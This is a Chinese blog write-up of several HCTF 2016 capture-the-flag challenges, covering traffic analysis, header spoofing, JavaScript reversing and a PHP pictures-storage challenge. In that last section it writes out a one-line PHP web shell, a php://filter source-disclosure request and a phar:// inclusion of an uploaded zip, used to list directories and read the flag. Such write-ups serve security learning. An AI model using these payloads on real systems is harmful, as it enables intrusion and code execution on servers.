
hctf 2016 write up

原创

Shinpachi8 于 2016-11-27 21:27:28 发布 3056 收藏

分类专栏： ctf 文章标签： ctf



今年的hctf与几个哥们儿一起组队玩了一下。但是成绩比较惨淡。 但是还是把自己的writeup 写一下。 以做纪念。

签到题

签到的题目是一个pcap流量包。 在里边follow tcp stream， 可以看到以下的内容。

```
ls
function.py
secrect
<ng/welcome/secret/important_secret/very_important$ cd se
cd secrect
bash: cd: secrect: Not a directory
<ng/welcome/secret/important_secret/very_important$ cat se
cat secrect
Congratulations on your being cheated.<ng/welcome/secret/important_secret/very_important$ ls
ls
function.py
secrect
<ng/welcome/secret/important_secret/very_important$ cd ..
cd ..
<valtest/something/welcome/secret/important_secret$ cd ..
cd ..
www@cola:/home/wwwroot/default/evaltest/something/welcome/secret$ cd not
cd not
</something/welcome/secret$ cd not_important_secret/                    ..................
<est/something/welcome/secret/not_important_secret$ ls
ls
trash
<est/something/welcome/secret/not_important_secret$ cd tr
cd trash/
<mething/welcome/secret/not_important_secret/trash$ ls
ls
flag
<mething/welcome/secret/not_important_secret/trash$ cat fl
cat flag
mbZoEMrhAO0WWeugNjqNw3U6Tt2C+rwpgpbdWRZgfQI3MAh0sZ9qjnziUKkV90XhAOkIs/OXoYVw5uQDjVvgNA==<mething/
welcome/secret/not_important_secret/trash$ ls
ls
flag
<mething/welcome/secret/not_important_secret/trash$ exit
exit
exit
```


可以看到base64编码的 `mbZoEMrhAO0WWeugNjqNw3U6Tt2C+rwpgpbdWRZgfQI3MAh0sZ9qjnziUKkV90XhAOkIs/OXoYVw5uQDjVvgNA==`
还有一个加密的function.py

```python
#!/usr/bin/env python
# coding:utf-8
__author__ = 'Aklis'

from Crypto import Random
from Crypto.Cipher import AES

import sys
import base64


def decrypt(encrypted, passphrase):
  IV = encrypted[:16]
  aes = AES.new(passphrase, AES.MODE_CBC, IV)
  return aes.decrypt(encrypted[16:])


def encrypt(message, passphrase):
  IV = message[:16]
  length = 16
  count = len(message)
  padding = length - (count % length)
  message = message + '\0' * padding
  aes = AES.new(passphrase, AES.MODE_CBC, IV)
  return aes.encrypt(message)


IV = 'YUFHJKVWEASDGQDH'

message = IV + 'flag is hctf{xxxxxxxxxxxxxxx}'


print len(message)

example = encrypt(message, 'Qq4wdrhhyEWe4qBF')
print example
example = decrypt(example, 'Qq4wdrhhyEWe4qBF')
print example
```

解码之后是 `flag is hctf{n0w_U_w111_n0t_f1nd_me}`

2099年的flag

题目是需要os99系统，那么就找一个ios的User-Agent， 将其修改为99的系统即可。



```
POST / HTTP/1.1
Host: 2099.hctf.io
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 99_0
like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko)
Version/99 Mobile/9A334 Safari/7534.48.3
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
UA-OS: ios99
Date: Fri, 25 Nov 2099 12:31:48 GMT
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate,sdch
Content-Type: application/x-www-form-urlencoded
Connection: close
Upgrade-Insecure-Requests: 0
Content-Length: 9

hint=2099
```


```
HTTP/1.1 200 OK
Date: Fri, 25 Nov 2016 13:05:20 GMT
Server: Apache/2.4.10 (Debian)
flag: hctf{h77p_He4dEr_50_E4sy}
Vary: Accept-Encoding
Content-Length: 294
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
        <head>
                <meta
charset="utf-8"></meta>
                <title>Welcome to
HCTF2016</title>
        </head>
        <body>
                <div align="center" >
                        <p>
                                <li>only
ios99 can get flag(Maybe you can easily get
the flag in 2099 </li>

                        </p>


<!-- flag not in html... -->
```

RESTFUL

restful 中文维基 介绍

> 简单来说就是用get/post/put/delete的请求头来作为操作符，url作为唯一的资源的一种web架构。

本题解法也简单，只要稍微了解一下restful就可以正确提交



```
PUT /index.php/money/12864 HTTP/1.1
Host: jinja.hctf.io
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10.11; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://jinja.hctf.io/
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 25 Nov 2016 13:42:05 GMT
Server: Apache/2.4.10 (Debian)
Access-Control-Allow-Orgin: *
Access-Control-Allow-Methods: *
Content-Length: 64
Connection: close
Content-Type: application/json

{"message":"\"Your flag is
hctf{Do_you_know_12450?} web dog!\""}
```

giligili

这是一道js分析题。做这道题的时候有两个参考

1. LoRexxar 的博客
2. sctf writeup

下边贴出自己的分析代码，与第一个博客一样，是可以直接拖进控制台调试的。

```
/*
  I've wrapped Makoto Matsumoto and Takuji Nishimura's code in a namespace
  so it's better encapsulated. Now you can have multiple random number generators
  and they won't stomp all over eachother's state.

  If you want to use this as a substitute for Math.random(), use the random()
  method like so:

  var m = new MersenneTwister();
  var randomNumber = m.random();

  You can also call the other genrand_{foo}() methods on the instance.
  If you want to use a specific seed in order to get a repeatable random
  sequence, pass an integer into the constructor:
  var m = new MersenneTwister(123);
  and that will always produce the same random sequence.
  Sean McCullough (banksean@gmail.com)
*/
/*
   A C-program for MT19937, with initialization improved 2002/1/26.
   Coded by Takuji Nishimura and Makoto Matsumoto.

   Before using, initialize the state by using init_genrand(seed)
   or init_by_array(init_key, key_length).

   Copyright (C) 1997 - 2002, Makoto Matsumoto and Takuji Nishimura,
   All rights reserved.

   Redistribution and use in source and binary forms, with or without
   modification, are permitted provided that the following conditions
   are met:

     1. Redistributions of source code must retain the above copyright
        notice, this list of conditions and the following disclaimer.

     2. Redistributions in binary form must reproduce the above copyright
        notice, this list of conditions and the following disclaimer in the
        documentation and/or other materials provided with the distribution.

     3. The names of its contributors may not be used to endorse or promote
        products derived from this software without specific prior written
        permission.

   THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS
   "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT
   LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR
   A PARTICULAR PURPOSE ARE DISCLAIMED.  IN NO EVENT SHALL THE COPYRIGHT OWNER OR
   CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL,
   EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO,
   PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR
   PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF
   LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING
   NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS
```

```
   SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.


   Any feedback is very welcome.
   http://www.math.sci.hiroshima-u.ac.jp/~m-mat/MT/emt.html
   email: m-mat @ math.sci.hiroshima-u.ac.jp (remove space)
*/
var MersenneTwister = function(seed) {
  if (seed == undefined) {
    seed = new Date().getTime();
  }
  /* Period parameters */
  this.N = 624;
  this.M = 397;
  this.MATRIX_A = 0x9908b0df;   /* constant vector a */
  this.UPPER_MASK = 0x80000000; /* most significant w-r bits */
  this.LOWER_MASK = 0x7fffffff; /* least significant r bits */

  this.mt = new Array(this.N); /* the array for the state vector */
  this.mti=this.N+1; /* mti==N+1 means mt[N] is not initialized */
  this.init_genrand(seed);
}

/* initializes mt[N] with a seed */
MersenneTwister.prototype.init_genrand = function(s) {
  this.mt[0] = s >>> 0;
  for (this.mti=1; this.mti<this.N; this.mti++) {
      var s = this.mt[this.mti-1] ^ (this.mt[this.mti-1] >>> 30);
   this.mt[this.mti] = (((((s & 0xffff0000) >>> 16) * 1812433253) << 16) + (s & 0x0000ffff) * 181243325
  + this.mti;
      /* See Knuth TAOCP Vol2. 3rd Ed. P.106 for multiplier. */
      /* In the previous versions, MSBs of the seed affect   */
      /* only MSBs of the array mt[].                        */
      /* 2002/01/09 modified by Makoto Matsumoto             */
      this.mt[this.mti] >>>= 0;
      /* for >32 bit machines */
  }
}

/* initialize by an array with array-length */
/* init_key is the array for initializing keys */
/* key_length is its length */
/* slight change for C++, 2004/2/26 */
MersenneTwister.prototype.init_by_array = function(init_key, key_length) {
  var i, j, k;
  this.init_genrand(19650218);
  i=1; j=0;
  k = (this.N>key_length ? this.N : key_length);
  for (; k; k--) {
    var s = this.mt[i-1] ^ (this.mt[i-1] >>> 30)
    this.mt[i] = (this.mt[i] ^ (((((s & 0xffff0000) >>> 16) * 1664525) << 16) + ((s & 0x0000ffff) * 166
      + init_key[j] + j; /* non linear */
    this.mt[i] >>>= 0; /* for WORDSIZE > 32 machines */
    i++; j++;
    if (i>=this.N) { this.mt[0] = this.mt[this.N-1]; i=1; }
    if (j>=key_length) j=0;
  }
  for (k=this.N-1; k; k--) {
    var s = this.mt[i-1] ^ (this.mt[i-1] >>> 30);
```

```
      this.mt[i] = (this.mt[i] ^ ((((s & 0xffff0000) >>> 16) * 1566083941) << 16) + (s & 0x0000ffff) * 1
        - i; /* non linear */
      this.mt[i] >>>= 0; /* for WORDSIZE > 32 machines */
      i++;
      if (i>=this.N) { this.mt[0] = this.mt[this.N-1]; i=1; }
    }
    this.mt[0] = 0x80000000; /* MSB is 1; assuring non-zero initial array */
  }

  /* generates a random number on [0,0xffffffff]-interval */
  MersenneTwister.prototype.genrand_int32 = function() {
    var y;
    var mag01 = new Array(0x0, this.MATRIX_A);
    /* mag01[x] = x * MATRIX_A  for x=0,1 */
    if (this.mti >= this.N) { /* generate N words at one time */
      var kk;
      if (this.mti == this.N+1)   /* if init_genrand() has not been called, */
        this.init_genrand(5489); /* a default initial seed is used */
      for (kk=0;kk<this.N-this.M;kk++) {
        y = (this.mt[kk]&this.UPPER_MASK)|(this.mt[kk+1]&this.LOWER_MASK);
        this.mt[kk] = this.mt[kk+this.M] ^ (y >>> 1) ^ mag01[y & 0x1];
      }
      for (;kk<this.N-1;kk++) {
        y = (this.mt[kk]&this.UPPER_MASK)|(this.mt[kk+1]&this.LOWER_MASK);
        this.mt[kk] = this.mt[kk+(this.M-this.N)] ^ (y >>> 1) ^ mag01[y & 0x1];
      }
      y = (this.mt[this.N-1]&this.UPPER_MASK)|(this.mt[0]&this.LOWER_MASK);
      this.mt[this.N-1] = this.mt[this.M-1] ^ (y >>> 1) ^ mag01[y & 0x1];
      this.mti = 0;
    }
    y = this.mt[this.mti++];
    /* Tempering */
    y ^= (y >>> 11);
    y ^= (y << 7) & 0x9d2c5680;
    y ^= (y << 15) & 0xefc60000;
    y ^= (y >>> 18);
    return y >>> 0;
  }

  /* generates a random number on [0,0x7fffffff]-interval */
  MersenneTwister.prototype.genrand_int31 = function() {
    return (this.genrand_int32()>>>1);
  }

  /* generates a random number on [0,1]-real-interval */
  MersenneTwister.prototype.genrand_real1 = function() {
    return this.genrand_int32()*(1.0/4294967295.0);
    /* divided by 2^32-1 */
  }
  /* generates a random number on [0,1)-real-interval */
  MersenneTwister.prototype.random = function() {
    return this.genrand_int32()*(1.0/4294967296.0);
    /* divided by 2^32 */
  }

  /* generates a random number on (0,1)-real-interval */
  MersenneTwister.prototype.genrand_real3 = function() {
    return (this.genrand_int32() + 0.5)*(1.0/4294967296.0);
    /* divided by 2^32 */
  }
```

```
/* generates a random number on [0,1) with 53-bit resolution*/
MersenneTwister.prototype.genrand_res53 = function() {
  var a=this.genrand_int32()>>>5, b=this.genrand_int32()>>>6;
  return(a*67108864.0+b)*(1.0/9007199254740992.0);
}
/*
CryptoJS v3.1.2
code.google.com/p/crypto-js
(c) 2009-2013 by Jeff Mott. All rights reserved.
code.google.com/p/crypto-js/wiki/License
*/
var CryptoJS=CryptoJS||function(e,m){var p={},j=p.lib={},l=function(){},f=j.Base={extend:function(a){l.
n=j.WordArray=f.extend({init:function(a,c){a=this.words=a||[];this.sigBytes=c!=m?c:4*a.length},toString
32-8*(c%4);a.length=e.ceil(c/4)},clone:function(){var a=f.clone.call(this);a.words=this.words.slice(0);
2),16)<<24-4*(d%8);return new n.init(b,c/2)}},g=b.Latin1={stringify:function(a){var c=a.words;a=a.sigBy
k=j.BufferedBlockAlgorithm=f.extend({reset:function(){this._data=new n.init;this._nDataBytes=0},_append
a._data=this._data.clone();return a},_minBufferSize:0});j.Hasher=k.extend({cfg:f.extend(),init:function
f)).finalize(b)}}});var s=p.algo={};return p}(Math);
(function(){var e=CryptoJS,m=e.lib,p=m.WordArray,j=m.Hasher,l=[],m=e.algo.SHA1=j.extend({_doReset:funct
k)-899497514);j=k;k=e;e=g<<30|g>>>2;g=h;h=c}b[0]=b[0]+h|0;b[1]=b[1]+g|0;b[2]=b[2]+e|0;b[3]=b[3]+k|0;b[4
/* These real versions are due to Isaku Wada, 2002/01/09 added */
Array.prototype.includes||(Array.prototype.includes=function(a){"use strict";var b=Object(this),c=parse
var _ = { 0x4c19cff: "random", 0x4728122: "charCodeAt", 0x2138878: "substring", 0x3ca9c7b: "toString",

console.log(_)
          //var _ = { 0x4c19cff: "random", 0x4728122: "charCodeAt", 0x2138878: "substring", 0x3ca9c7b:
  var $ = [ 0x4c19cff, 0x3cfbd6c, 0xb3f970, 0x4b9257a, 0x1409cc7, 0x46e990e, 0x2138878, 0x1e1049, 0x164
  console.log($)
  var a, b, c, d, e, f, g, h, i, j, k, l, m, n, o, p, q, r, s, t, u, v, w, x, y, z;
  function check() {
      //var answer = document.getElementById("message").value;
      var answer = "hctf{wh3r3_iz_y0ur_neee3eeed??}";
      var correct = (function() {
          try {
              h = new MersenneTwister(parseInt(btoa(answer[_[$[6]]](0, 4)), 32));
              e = h[_[$[""+ +[]]]]()*(""+{})[_[0x4728122]](0xc); for(var _1=0; _1<h.mti; _1++) { e ^= h
              l = new MersenneTwister(e), v = true;
              l.random(); l.random(); l.random();
              o = answer.split("_");
              i = l.mt[~~(h.random()*$[0x1f])%0xff];
              // 在这里卡的就浪了很长时间，一直以为i应该是正数，因为如果i是负数，下边的s[0]就会是 "0x-xxxxxxx"这
              s = ["0x" + i[_[$[$.length/2]]](0x10), "0x" + e[_[$[$.length/2]]](0o20).split("-")[1]];
              //console.log(typeof(s[0]))
              // console.log((this[_[$[42]]](_[$[31]](o[1])) ^ s[0]))
              e =- (this[_[$[42]]](_[$[31]](o[1])) ^ s[0]); if (-e != $[21]) return false;

              // console.log("$[22]:" + $[22])
              // console.log(e ^ -$[22] ^ s[1])
              //console.log("chars:" + typeof(this[_[$[42]]](_[$[31]](o[2]))))
              e ^= (this[_[$[42]]](_[$[31]](o[2])) ^ s[1]); console.log(-e);if (-e != $[22]) return fal
              //到这里就可以给 o[1],o[2]两个值算出来.

              t = new MersenneTwister(Math.sqrt(-e));
              h.random();
              a = l.random();
              t.random();
              y = [ 0xb3f970, 0x4b9257a, 0x46e990e ].map(function(i) { return $[_[$[40]]](i)+ +1+ -1- +
              o[0] = o[0].substring(5); o[3] = o[3].substring(0, o[3].length - 1);
```

```
                // 把"hctf{"与"}"过滤
                u = ~~~~~~~~~~~~~~~~~(a * i);
                console.log("a:"+a);
                console.log("i:"+i);
                if (o[0].length > 5) return false;
                a = parseInt(_[$[23]]("1", Math.max(o[0].length, o[3].length)), 3) ^  eval(_[$[31]](o[0])
                // 8位

                // 以3进制转换 o(0),o(1)中最长的与 o(1)做异或
                r = (h.random() * l.random() * t.random()) / (h.random() * l.random() * t.random());
                e ^= ~r;
                r = (h.random() / l.random() / t.random()) / (h.random() * l.random() * t.random());
                e ^= ~~r;
                a += _[$[31]](o[3].substring(o[3].length - 2)).split("x")[1];
                // 取 0xafaf 0x后边的数
                if (parseInt(a.split("84")[1], $.length/2) != 0x4439feb) return false;
                d = parseInt(a, 16) == (Math.pow(2, 16)+ -5+ "") + o[3].charCodeAt(o[3].length - 3).toStr
                //这里不是65, 而可能是任何一个十六进制在[0-9]之间的字符。所以可以考虑的范围是并不是所有26个字符
                // d=parseInt(a,16) == "65531" + 65 +  53846 + "2015"
                // 这parseint(a, 16) == 655316553846 2015
                i = 0xffff;
                n = (p = (f = _[$[23]](o[3].charAt(o[3].length - 4), 3)) == o[3].substring(1, 4));
                g = 3;
                t = _[$[23]](o[3].charAt(3), 3) == o[3].substring(5, 8) && o[3].charCodeAt(1) * o[0].char
                // o[3]的第四位重复3遍与 o[3]的 5,6,7 相等.  分别是 e, w
                h = ((31249*g) & i).toString(16); // h的值是6e33

                i = _[$[31]](o[3].split(f).join("").substring(0, 2)).split("x")[1];
                s = i == h;
                return (p & t & s & d) === 1 || (p & t & s & d) === true;
            } catch (e) {
                console.log("gg");
                return false;
            }
        })();

        //document.getElementById("message").placeholder = correct ? "correct" : "wrong";
        if (correct) {
            alert("Congratulations! you got it!");
        } else {
            alert("Sorry, you are wrong...");
        }
    };
check();
```

兵者多诡

这题并不难，考点的是php的伪协议。

首先是`php://filter`
通过`http://pics.hctf.io/home.php?fp=php://filter/convert.base64-encode/resource=upload/function`等可以读出`upload.php`与`function.php`。但是在请求flag.txt时有问题了，经检查是因为`../`字符被检查到了之后，就是返回 no no no .

- upload.php
  可以看出，除了size/type之外并没有检查其他的。所以可以上传任意类型的文件，只要修改请求头即可。


```
<?php
```

```php
include 'function.php';
if(isset($_POST['submit']) && !empty($_FILES['image']['tmp_name']))
{
$name = $_FILES['image']['tmp_name'];
$type = $_FILES['image']['type'];
$size = $_FILES['image']['size'];

if(!is_uploaded_file($name))
{
    ?>
    <div class="alert alert-danger" role="alert">图片上传失败,请重新上传</div>
    <?php
        exit;
}

if($type !== 'image/png')
{
    ?>
    <div class="alert alert-danger" role="alert">只能上传PNG图片</div>
    <?php
        exit;
}

if($size > 10240)
{
    ?>
    <div class="alert alert-danger" role="alert">图片大小超过10KB</div>
    <?php
        exit;
}

$imagekey = create_imagekey();
move_uploaded_file($name,"uploads/$imagekey.png");

echo "<script>location.href='?fp=show&imagekey=$imagekey'</script>";
}
?>
```

第二个协议是 `phar://` 与 `zip://` 两个伪协议都是用来处理zip压缩文件的。 如用zip的话，可以这样写。

- 创建一个php文件，内容为: `<?php $_GET['param1']($_GET['param2']); ?>`
- `zip shell.zip shell.php` 将php文件压缩。

  上传之后拿到生成的文件名，请求如下。可以得到路径。



```
<input type="submit" id="submit"
name="submit" class="btn btn-lg
btn-success" role="button" value="上传图片">
                                    </form>
                                </div>
                            </div>
                        </body>
</html>
/var/www/html
```

如果用`phar://`协议，可以php的文件如下：`<?php print_r( scandir('/var/www/')) ?>`并压缩为zip文件。

- 上传之后用phar://请求：

```
GET
/home.php?fp=phar://uploads/1bfff0b1db938b9d886cf04
4327daf2abcf49a3b.png/phar HTTP/1.1
Host: pics.hctf.io
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10.11; rv:49.0) Gecko/20100101 Firefox/49.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://pics.hctf.io/home.php?fp=upload
Cookie: PHPSESSID=lee0q78cu6ar9gg4o916pq6pv7
Connection: close
Upgrade-Insecure-Requests: 1
```

```
                                    <h1>Pictures
Storage</h1>
                                    <p
class="lead">在这里上传您的图片,我们将为您保存</p>
                                    <form
action="?fp=upload" method="POST" id="form"
enctype="multipart/form-data">
                                        <input
type="file" id="image" name="image" class="btn
btn-lg btn-success" style="margin-left: auto;
margin-right: auto;">
                                        <br>
                                        <input
type="submit" id="submit" name="submit"
class="btn btn-lg btn-success" role="button"
value="上传图片">
                                    </form>
                                </div>
                            </div>
                        </body>
</html>
Array
(
    [0] => .
    [1] => ..
    [2] => Th1s_1s_F1a9.php
    [3] => html
)
```

- 最后`http://pics.hctf.io/home.php?fp=php://filter/convert.base64-encode/resource=/var/www/Th1s_1s_F1a9`来得到flag